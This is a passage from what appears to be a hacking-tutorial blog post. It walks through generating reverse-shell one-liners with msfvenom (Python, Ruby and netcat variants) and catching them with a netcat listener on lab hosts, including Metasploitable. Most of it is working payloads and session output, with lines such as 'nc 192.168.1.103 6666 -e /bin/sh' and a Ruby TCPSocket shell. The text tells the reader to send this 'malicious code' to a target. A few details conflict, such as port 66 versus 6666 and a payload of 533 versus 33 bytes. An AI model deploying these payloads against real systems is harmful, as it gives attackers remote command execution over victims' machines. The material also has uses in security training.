IDsgICAgb3MuZHVwMihzLmZpbGVubygpLCAgICAgICAgIDApICAgICAgOyAgICBvcy5kdXAyKHMuZml
sZW5vKCksICAgICAgICAgMSkgICAgICA7ICAgIG9zLmR1cDIocy5maWxlbm8oKSwgICAgICAgICAyKS
AgICAgIDsgICAgcD1zdWJwcm9jZXNzLmNhbGwoIi9iaW4vYmFzaCIp'.decode('base64'))"
```

nc -lvp 4444

As you can observe the result from given below image where attacker has successfully accomplish targets system TTY shell, now he can do whatever he wish to do.

For example:

ifconfig: it tells IP configuration of the system you have compromised.



```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.106: inverse host lookup failed: Unknown host
connect to [192.168.1.103] from (UNKNOWN) [192.168.1.106] 38438
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:73:d9:9a  
          inet addr:192.168.1.106  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe73:d99a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:123 errors:0 dropped:0 overruns:0 frame:0
          TX packets:139 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000 
          RX bytes:14012 (14.0 KB)  TX bytes:17170 (17.1 KB)

lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:191 errors:0 dropped:0 overruns:0 frame:0
          TX packets:191 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0 
          RX bytes:13996 (13.9 KB)  TX bytes:13996 (13.9 KB)
```

Ruby Shell

In order to compromise a ruby shell you can use **reverse_ruby** payload along msfvenom as given in below command.

```
msfvenom -p cmd/unix/reverse_ruby lhost=192.168.1.103 lport=5555 R
```

Here we had entered following detail to generate one-liner raw payload.


-p : type of payload you are using i.e. cmd/unix/reverse_ruby

lhost: listening IP address i.e. Kali Linux IP

lport: Listening port number i.e. 5555 (any random port number which is not utilized by other services)


R: Its stand for raw payload

As shown in below image, the size of generated payload is 131 bytes, now copy this malicious code and send it to target. After that start netcat for accessing reverse connection and wait for getting his TTY shell.



```
root@kali:~# msfvenom -p cmd/unix/reverse_ruby lhost=192.168.1.103 lport=5555 R
No platform was selected, choosing Msf::Module::Platform::Unix from the payload
No Arch selected, selecting Arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 131 bytes
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("192.168.1.103","5555");while(cmd=c
.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

Again when the target will open (**ruby -rsocket -e 'exit if fork;c=TCPSocket.new("192.168.1.103″,"5555″);while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'**) malicious code in his terminal, attacker will get reverse shell through netcat.




```
root@ignite:~# ruby -rsocket -e 'exit if fork;c=TCPSocket.new("192.168.1.103","
5555");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
root@ignite:~#
```

nc -lvp 5555

As you can observe the result from given below image where attacker has successfully accomplish targets system TTY shell, now he can do whatever he wish to do.

For example:

ifconfig: it tells IP configuration of the system you have compromised.


```
root@kali:~# nc -lvp 5555
listening on [any] 5555 ...
192.168.1.106: inverse host lookup failed: Unknown host
connect to [192.168.1.103] from (UNKNOWN) [192.168.1.106] 53667
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:73:d9:9a
          inet addr:192.168.1.106  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe73:d99a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:131 errors:0 dropped:0 overruns:0 frame:0
          TX packets:147 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14539 (14.5 KB)  TX bytes:18576 (18.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:191 errors:0 dropped:0 overruns:0 frame:0
          TX packets:191 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:13996 (13.9 KB)  TX bytes:13996 (13.9 KB)
```

Netcat Gaping (Traditional)

In order to compromise a command shell you can use **reverse_netcat_gaping** payload along msfvenom as given in below command.

```
msfvenom -p cmd/unix/reverse_netcat_gaping lhost=192.168.1.103 lport=66
```

Here we had entered following detail to generate one-liner raw payload.


-p : type of payload you are using i.e. cmd/unix/reverse_netcat_gaping

lhost: listening IP address i.e. Kali Linux IP

lport: Listening port number i.e. 6666 (any random port number which is not utilized by other services)

R: Its stand for raw payload


As shown in below image, the size of generated payload is 533 bytes, now copy this malicious code and send it to target. After that start netcat for accessing reverse connection and wait for getting his TTY shell.



```
root@kali:~# msfvenom -p cmd/unix/reverse_netcat_gaping lhost=192.168.1.103 lport=6666 R
No platform was selected, choosing Msf::Module::Platform::Unix from the payload
No Arch selected, selecting Arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 33 bytes
nc 192.168.1.103 6666 -e /bin/sh
```

In order to access bin/sh shell of target system for compromising TTY shell firslty we had access PTs termianl of target through SSH and then past the malicious code


```
nc 192.168.1.103 6666 -e /bin/sh
```



```
root@kali:~# ssh msfadmin@192.168.1.107
The authenticity of host '192.168.1.107 (192.168.1.107)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.107' (RSA) to the list of known hosts.
msfadmin@192.168.1.107's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Mar  5 13:03:59 2018
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$ nc 192.168.1.103 6666 -e /bin/sh
```

nc -lvp 6666

From given below image you can observe that we had successfully access TTy shell of target system.



```
root@kali:~# nc -lvp 6666
listening on [any] 6666 ...
192.168.1.107: inverse host lookup failed: Unknown host
connect to [192.168.1.103] from (UNKNOWN) [192.168.1.107] 49581
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:53:00:6a
          inet addr:192.168.1.107  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe53:6a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:94 errors:0 dropped:0 overruns:0 frame:0
          TX packets:140 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13635 (13.3 KB)  TX bytes:18940 (18.4 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21529 (21.0 KB)  TX bytes:21529 (21.0 KB)
```

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

← **OLDER POSTS**